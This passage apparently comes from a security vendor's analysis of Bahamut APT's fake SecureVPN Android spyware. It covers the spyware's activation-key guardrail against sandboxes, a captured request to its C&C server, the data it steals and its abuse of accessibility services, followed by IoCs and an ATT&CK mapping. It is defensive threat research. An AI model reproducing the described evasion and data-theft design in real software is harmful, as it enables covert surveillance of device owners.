public static final String PARENT_APPLICATION_ID = "com.openvpn.secure";
public static final String PARENT_APPLICATION_NAME = "SecureVPN";
public static final String VERSION_NAME = "1.0.0";
```


*Figure 7. Fake SecureVPN v1.0.9 (*SecureVPN_109*) with malicious code included into OpenVPN as its parent application even though the hardcoded* VERSION_NAME *(1.0.0) wasn't changed between versions*

Besides the split in these two branches, where the same malicious code is implanted into two different VPN apps, other fake SecureVPN version updates contained only minor code changes or fixes, with nothing significant considering its overall functionality.

The reason why the threat actor switched from patching SoftVPN to OpenVPN as its parent app is not clear; however, we suspect that the reason might be that the legitimate SoftVPN app stopped working or being maintained and was no longer able to create VPN connections – as confirmed by our testing of the latest SoftVPN app from Google Play. This could be a reason for Bahamut to switch to using OpenVPN, since potential victims might uninstall a non-working VPN app from their devices. Changing one parent app to another likely required more time, resources, and effort to successfully implement by the threat actor.

Malicious code packaged with the OpenVPN app was implemented a layer above the VPN code. That malicious code implements spyware functionality that requests an activation key and then checks the supplied key against the attacker's C&C server. If the key is successfully entered, the server will return a token that is necessary for successful communication between the Bahamut spyware and its C&C server. If the key is not correct, neither Bahamut spyware nor VPN functionality will be enabled. Unfortunately, without the activation key, dynamic malware analysis sandboxes might not flag it as a malicious app.

In Figure 8 you can see an initial activation key request and in Figure 9 the network traffic behind such a request and the response from the C&C server.




Enter activation key

Enter activation key: 123456789

Figure 8. Fake SecureVPN requests activation key before enabling VPN and

spyware functions



```
2267    https://ft8hua063okwfdcu21pw.de    POST    /api/v0.0.1/auth/referral    ✓    400    859    JSON
```

Request

```
POST /api/v0.0.1/auth/referral HTTP/2
Host: ft8hua063okwfdcu21pw.de
Content-Type: application/json;
charset=UTF-8
Content-Length: 79
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.3

{
  "referral":"123456789",
  "bid":"[redacted]",
  "imei":"[redacted]"
}
```

Response

```
HTTP/2 400 Bad Request
Date: Fri, 27 May 2022 17:44:20 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 57
X-Powered-By: Express
Access-Control-Allow-Origin: *
Etag: W/"39-6skF/yYkvDlybrgXOlNYVugFEnA"
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=QtnrBRBtq%2FgtOG3YPtiQD64peaEgm4jgc9aOwhqzWNRiIVhk%2FNc4tn8H9JiVOuj
Uzpk6tf4Z2GVnYeR7tShRYmgWUBk8aUSycOr%2FpfCi7qAsGKnZmXI%2FN%2Fsel%2FDOc6azCNXDrpPQ%3D%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 71208ed45d180d5e-VIE
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

{
  "errors":[
    {
      "msg":"Please provide valid reffrel code "
    }
  ]
}
```

Figure 9. Fake SecureVPN activation request and its C&C server's response

The campaigns using the fake SecureVPN app try to keep a low profile, since the website URL is most likely delivered to potential victims with an activation key, which is not provided on the website. Unfortunately, we were not able to obtain a working key.

The activation key layer does not belong to the original OpenVPN functionality, and we do not recognize it as code from any other legitimate app. We believe it was developed by Bahamut, since it also communicates with their C&C server.

Implementing a layer to protect a payload from being triggered right after launch on a non-targeted user device or when being analyzed is not a unique feature. We already saw similar protection being used in another campaign by the Bahamut group implemented in the SecureChat app analyzed by CoreSec360. That required extra effort by the victim, who had to create an account and log into it, which then enabled the Bahamut spyware functionality. We have also observed comparable protection being used by APT-C-23, where the potential victim needs a valid Coupon Code to download the malicious app.


Functionality

If the Bahamut spyware is enabled, then it can be remotely controlled by Bahamut operators and can exfiltrate various sensitive device data such as:

- contacts,
- SMS messages,
- call logs,
- a list of installed apps,
- device location,
- device accounts,
- device info (type of internet connection, IMEI, IP, SIM serial number),
- recorded phone calls, and
- a list of files on external storage.

By misusing accessibility services, as seen in Figure 10, the malware can steal notes from the SafeNotes application and actively spy on chat messages and information about calls from popular messaging apps such as:

- imo-International Calls & Chat,
- Facebook Messenger,
- Viber,
- Signal Private Messenger,
- WhatsApp,
- Telegram,
- WeChat, and
- Conion apps.


10:09

SecureVPN

Use service

Allow SecureVPN to have full control of your device?

Full control is appropriate for apps that help you with accessibility needs, but not for most apps.

View and control screen
It can read all content on the screen and display content over other apps.

View and perform actions
It can track your interactions with an app or a hardware sensor, and interact with apps on your behalf.

Allow

Deny

Figure 10. Fake SecureVPN request to manually enable Accessibility services

All exfiltrated data is stored in a local database and then sent to the C&C server. The Bahamut spyware functionality includes the ability to update the app by receiving a link to a new version from the C&C server.

Conclusion

The mobile campaign operated by the Bahamut APT group is still active; it uses the same method of distributing its Android spyware apps via websites that impersonate or masquerade as legitimate services, as has been seen in the past. Further, the spyware code, and hence its functionality, is the same as in previous campaigns, including collecting data to be exfiltrated in a local database before sending it to the operators' server, a tactic rarely seen in mobile cyberespionage apps.

It appears that this campaign has maintained a low profile, as we see no instances in our telemetry data. This is probably achieved through highly targeted distribution, where along with a link to the Bahamut spyware, the potential victim is supplied an activation key, which is required to enable the malware's spying functionality.

IoCs

Files

SHA-1	Package name	ESET detection name	Description
3144B187EDF4309263FF0BCFD02C6542704145B1	com.openvpn.secure	Android/Spy.Bahamut.M	OpenVPN app repackag Bahamut spyware code.
2FBDC11613A065AFBBF36A66E8F17C0D802F8347	com.openvpn.secure	Android/Spy.Bahamut.M	OpenVPN app repackag Bahamut spyware code.
2E40F7FD49FA8538879F90A85300247FBF2F8F67	com.secure.vpn	Android/Spy.Bahamut.M	SoftVPN app repackage Bahamut spyware code.
1A9371B8AEAD5BA7D309AEBE4BFFB86B23E38229	com.secure.vpn	Android/Spy.Bahamut.M	SoftVPN app repackage Bahamut spyware code.
976CC12B71805F4E8E49DCA232E95E00432C1778	com.secure.vpn	Android/Spy.Bahamut.M	SoftVPN app repackage Bahamut spyware code.
B54FFF5A7F0A279040A4499D5AABCE41EA1840FB	com.secure.vpn	Android/Spy.Bahamut.M	SoftVPN app repackage Bahamut spyware code.

SHA-1	Package name	ESET detection name	Description
C74B006BADBB3844843609DD5811AB2CEF16D63B	com.secure.vpn	Android/Spy.Bahamut.M	SoftVPN app repackage Bahamut spyware code.
4F05482E93825E6A40AF3DFE45F6226A044D8635	com.openvpn.secure	Android/Spy.Bahamut.M	OpenVPN app repackag Bahamut spyware code.
79BD0BDFDC3645531C6285C3EB7C24CD0D6B0FAF	com.openvpn.secure	Android/Spy.Bahamut.M	OpenVPN app repackag Bahamut spyware code.
7C49C8A34D1D032606A5E9CDDEBB33AAC86CE4A6	com.openvpn.secure	Android/Spy.Bahamut.M	OpenVPN app repackag Bahamut spyware code.

Network

IP	Domain	First seen	Details
104.21.10[.]79	ft8hua063okwfdcu21pw[.]de	2022-03-20	C&C server
172.67.185[.]54	thesecurevpn[.]com	2022-02-23	Distribution website

MITRE ATT&CK techniques

This table was built using version 11 of the ATT&CK framework.

Tactic	ID	Name	Description
Persistence	T1398	Boot or Logon Initialization Scripts	Bahamut spyware receives the BOOT_COMPLETED broadcast intent to activate at device startup.
	T1624	Event Triggered Execution	Bahamut spyware uses Observers to be informed about changes in SMS, contacts, and calls.
Defense Evasion	T1627	Execution Guardrails	Bahamut spyware won't run unless a valid activation key is provided at app startup.
Discovery	T1420	File and Directory Discovery	Bahamut spyware can list available files on external storage.
	T1418	Software Discovery	Bahamut spyware can obtain a list of installed applications.
	T1426	System Information Discovery	Bahamut spyware can extract information about the device including type of internet connection, IMEI, IP address, and SIM serial number.
Collection	T1417.001	Input Capture: Keylogging	Bahamut spyware logs keystrokes in chat messages and call information from targeted apps.
	T1430	Location Tracking	Bahamut spyware tracks device location.
	T1429	Audio Capture	Bahamut spyware can record phone calls.
	T1532	Archive Collected Data	Bahamut spyware stores collected data in a database prior to exfiltration.
	T1636.002	Protected User Data: Call Logs	Bahamut spyware can extract call logs.
	T1636.003	Protected User Data: Contact List	Bahamut spyware can extract the contact list.
	T1636.004	Protected User Data: SMS Messages	Bahamut spyware can extract SMS messages.
Command and Control	T1437.001	Application Layer Protocol: Web Protocols	Bahamut spyware uses HTTPS to communicate with its C&C server.
Exfiltration	T1646	Exfiltration Over C2 Channel	Bahamut spyware exfiltrates stolen data over its C&C channel.